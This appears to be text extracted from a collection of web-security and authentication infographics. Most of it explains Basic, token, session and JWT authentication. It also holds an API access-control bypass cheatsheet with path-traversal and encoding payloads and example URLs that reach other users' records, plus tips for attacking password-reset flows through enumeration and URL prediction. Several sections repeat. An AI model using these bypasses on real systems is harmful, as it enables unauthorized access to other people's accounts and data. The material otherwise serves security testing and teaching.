
Referer: https://site.com/api/getUser → 200 OK

or

GET /api/getUser HTTP/1.1

Host: redact.com

Referer: https://site.com/api/getUser → 200 OK



@itsecurityguard



Tips for "Forgotten password" functionality:)

1. Identify any forgotten password functionality within the application. If this is not explicitly linked from published content, it may still be implemented.
2. Understand how the forgotten password function works by doing a complete walkthrough using an account you control.
3. If the mechanism uses a challenge, determine whether users can set or select their own challenge and response. If so, use a list of enumerated or common usernames to harvest a list of challenges, and review this for any that appear easily guessable.
4. If the mechanism uses a password "hint," do the same exercise to harvest a list of password hints, and target any that are easily guessable.
5. Try to identify any behavior in the forgotten password mechanism that can be exploited as the basis for username enumeration or brute-force attacks.
6. If the application generates an e-mail containing a recovery URL in response to a forgotten password request, obtain a number of these URLs, and attempt to identify any patterns that may enable you to predict the URLs issued to other users. Employ the same techniques as are relevant to analyzing session tokens for predictability.



Tips for "Forgotten password" functionality:)

1. Identify any forgotten password functionality within the application. If this is not explicitly linked from published content, it may still be implemented.
2. Understand how the forgotten password function works by doing a complete walkthrough using an account you control.
3. If the mechanism uses a challenge, determine whether users can set or select their own challenge and response. If so, use a list of enumerated or common usernames to harvest a list of challenges, and review this for any that appear easily guessable.
4. If the mechanism uses a password "hint," do the same exercise to harvest a list of password hints, and target any that are easily guessable.
5. Try to identify any behavior in the forgotten password mechanism that can be exploited as the basis for username enumeration or brute-force attacks.
6. If the application generates an e-mail containing a recovery URL in response to a forgotten password request, obtain a number of these URLs, and attempt to identify any patterns that may enable you to predict the URLs issued to other users. Employ the same techniques as are relevant to analyzing session tokens for predictability.

Auth Strategies — Basic Authentication


@kamranahmedse

Mechanism to authenticate access to resources over HTTP

Credentials are sent in the request headers

Authorization: Basic aGlt0m92ZXJhY2hpZXlcg==

Base64 encoded username and password



How does it work?


Step 1

Client tries to access some protected URL



Step 2

Server checks if the request has **Authorization** header with valid username and password?



HTTP/1.1 401 Unauthorized
Date: Sat, 16 May 2020 16:50:53 GMT
WWW-Authenticate: Basic realm="MyApp"

Response to the client

realm or protection space
Group of pages where the same credentials are used. Browser can cache the valid credentials for given realm and use them in future

Step 3

Browser notices the **www-authenticate** header in response and presents the alert for credentials.
(Similar to the one shown on the top right)

Freeform text. Can be anything.
Server is responsible for defining realms and do the authentication.

Step 4

User submits the credentials. Browser encodes them using base64 and sends in the next request.
Credentials are sent in the **Authorization** header in request as follows

Authorization: Basic aGlt0m92Y2hpZXlcg==
base64("username:password")

Step 5 Go to step 2 i.e. server does the authentication and cycle continues.

Basic auth can also be used in APIs but in that case it's just like normal token based authentication

Note

Basic auth is not considered secure unless used with TLS/HTTPS.
Because anyone can eavesdrop and decode the credentials

Token Based Authentication

@kamranahmedse

Unlike the basic auth where username and passwords are sent in each request, in token based authentication a token is sent from client to server in each request.


Some string generated by the server for client to send in each request

How does it Work?

Client sends the credentials to generate a token



Server validates the credentials




Client stores this token in local storage or a cookie and sends in subsequent requests.

Server validates this token and returns response if token is valid. Returns 401 Unauthorized otherwise.



Characteristics of token



Examples of Token Based Authentication Strategies

- SWT (Simple Web Tokens)
- JWT (JSON Web Tokens)
- OAuth (Open Authorization)
- SAML (Security Assertions Markup Language)
- OpenID

Token Based Authentication

@kamranahmedse

Unlike the basic auth where username and passwords are sent in each request, in token based authentication a token is sent from client to server in each request.


Some string generated by the server for client to send in each request

How does it Work?

Client sends the credentials to generate a token



Server validates the credentials




Client stores this token in local storage or a cookie and sends in subsequent requests.

Server validates this token and returns response if token is valid. Returns 401 Unauthorized otherwise.



Characteristics of token



Examples of Token Based Authentication Strategies

- SWT (Simple Web Tokens)
- JWT (JSON Web Tokens)
- OAuth (Open Authorization)
- SAML (Security Assertions Markup Language)
- OpenID

```
#Api endpoint bypass cheatsheet (Ansar Uddin)
```

Payload for basic test:

```
?  
??  
&  
#  
%  
%20  
%09  
/  
/ .. ;/  
.. /  
.. %2f  
.. ;/  
.. /  
\.. \.\  
.. ./  
.. %00/  
.. %0d/  
.. %5c  
.. \  
.. %ff/  
%2e%2e%2f  
. %2e/  
%3f  
%26  
%23  
.json
```

HTTP Header based bypass:

1. X-Original-URL: /redact
2. Referer: https://site.com/api/redact

```
#Api endpoint bypass cheatsheet (Ansar Uddin)
```

Payload for basic test:

```
?  
??  
&  
#  
%  
%20  
%09  
/  
/ .. ;/  
.. /  
.. %2f  
.. ;/  
.. /  
\.. \.\  
.. ./  
.. %00/  
.. %0d/  
.. %5c  
.. \  
.. %ff/  
%2e%2e%2f  
. %2e/  
%3f  
%26  
%23  
.json
```

HTTP Header based bypass:

1. X-Original-URL: /redact
2. Referer: https://site.com/api/redact



If you want to bypass endpoint always try to use own methodology.

Example:

```
1. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid.json → bypass ok

2. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid? → bypass ok

3. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid..;/ → bypass ok

4. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid\..\getUser → bypass ok

5. https://site.com/api/v1/users/redactid → access denied
https://site.com/api/v1/users/redactid/ → bypass ok

6. https://site.com/api/v1/users/redactid? → access denied
   ↓
https://site.com/api/v1/users/redactid?? → bypass ok

7. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v2/users/redactid → bypass ok

      or
https://site.com/api/v3/users/redactid → bypass ok

8. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid&accountdetails → bypass ok

      or

https://site.com/api/v1/users/redactid&accountdetails=redactid → bypass ok

9. https://site.com/api/v1/users/victimuid → access denied
   ↓
https://site.com/api/v1/users/youruid&victimuid → bypass ok

10. https://site.com/api/v1/users/victim?id=BAEILsaqQhk → access denied
    ↓
https://site.com/api/v1/users/your?id=UAEILsdUF50&victim?id=BAEILsaqQhk → bypass ok

11. https://www.site.com/api/v1/users/redactid → access denied
    ↓
https://site.com/api/v1/users/redactid/email → bypass ok
```

Auth Strategies — Session Based Authentication

 @kamranahmedse

User is assigned some unique identifier and this identifier is stored on the server in memory.
Client sends this session id in all the requests and server uses it to identify the user.

A stateful authentication methodology.

How does it work?

Server keeps track of the loggedin users in memory or in storage.

Step 1

Client sends the login request

Step 2

Server validates the credentials, creates a session and stores it in memory assigned to current user and returns back the generated session id.

Some random unique identifier to identify the user

Step 3



Client receives the session id and stores it in a cookie if cookies enabled by client or somewhere else (e.g. in local/session storage) if cookies are not enabled.

Step 4

Client sends next requests with session id.
Server checks: if there exists a user with the current session id in its storage?

Yes

No: Invalid Session ID




Server stores the generated session id in memory.

This could be anywhere e.g. redis, memory, database, filesystem etc.

 ABCXYZ now refers to user with id 1234

Step 5

When the user logs out, the session is destroyed (cookie removed + session removed from the server) and same Session ID cannot be reused.



Form of token based authentication. Based on an Open Standard (RFC 7519).

Can be used for authorization as well as secure info exchange.

How does it work?

Just like any other token based auth strategy.

Only differentiator is how the token is generated.

Characteristics of the token


Token is just a normal URL-Safe string and can be passed to server in header, body or URL.

Token is self contained i.e. carries the data.

Anyone can view the content.

Token has three parts separated by a dot

XXXXXXXXXX . YYYYYYYYYY . ZZZZZZZZ



Public Claims

Claims which we can define and use for our own data e.g `userId`, `email`, above etc.

Private Claims

Names without any meaning to anyone except the consumer and producer of tokens.

Primer on Character Encodings

 @kamranahmedse


Computers can only store 1s and 0s, everything else must be converted to 1s and 0s for computer to work with.

But how do we decide how to convert?

Character encoding standards are used to do that.
There are several but let's focus on ASCII and Unicode (UTF-8, UTF-16 etc) in this graphic.

What are Character Encoding Standards?

Standard mapping for character encoding e.g. ASCII says A is 65 (01000001), B is 66 (01000010) so on.



Character Encoding Standards

Just a standard. Bits or storage is not relevant here



ASCII (American Standard Code for Information Interchange)

In ASCII we had numeric codes for alphabets, numbers, special characters etc e.g. 65 to 90 represented A-Z, 97 to 122 represented a-z and so on. There were only 128 characters in total and thus not really usable for non-english alphabets.

Unicode

Backwards compatible with ASCII

Unlike ASCII, there is no character to bits encoding - there is something called codepoints

Magic number assigned to every alphabet

Written in the form of U+0041 (represents A for example)

Unicode doesn't tell how these characters are to be stored in memory. For the storage we have UTF-8, UTF-16 and UTF-32.

Auth Strategies — Basic Authentication


@kamranahmedse

Mechanism to authenticate access to resources over HTTP

Credentials are sent in the request headers

Authorization: Basic aGlt0m92ZXJhY2hpZXlcg==

Base64 encoded username and password



How does it work?


Step 1

Client tries to access some protected URL



Step 2

Server checks if the request has **Authorization** header with valid username and password?



HTTP/1.1 401 Unauthorized
Date: Sat, 16 May 2020 16:50:53 GMT
WWW-Authenticate: Basic realm="MyApp"

Response to the client

realm or protection space
Group of pages where the same credentials are used. Browser can cache the valid credentials for given realm and use them in future

Step 3

Browser notices the **www-authenticate** header in response and presents the alert for credentials.
(Similar to the one shown on the top right)

Freeform text. Can be anything.
Server is responsible for defining realms and do the authentication.

Step 4

User submits the credentials. Browser encodes them using base64 and sends in the next request.
Credentials are sent in the **Authorization** header in request as follows

Authorization: Basic aGlt0m92Y2hpZXlcg==
base64("username:password")

Step 5 Go to step 2 i.e. server does the authentication and cycle continues.

Basic auth can also be used in APIs but in that case it's just like normal token based authentication

Note

Basic auth is not considered secure unless used with TLS/HTTPS.

Because anyone can eavesdrop and decode the credentials

Form of token based authentication. Based on an Open Standard (RFC 7519).

Can be used for authorization as well as secure info exchange.

How does it work?

Just like any other token based auth strategy.

Only differentiator is how the token is generated.

Characteristics of the token

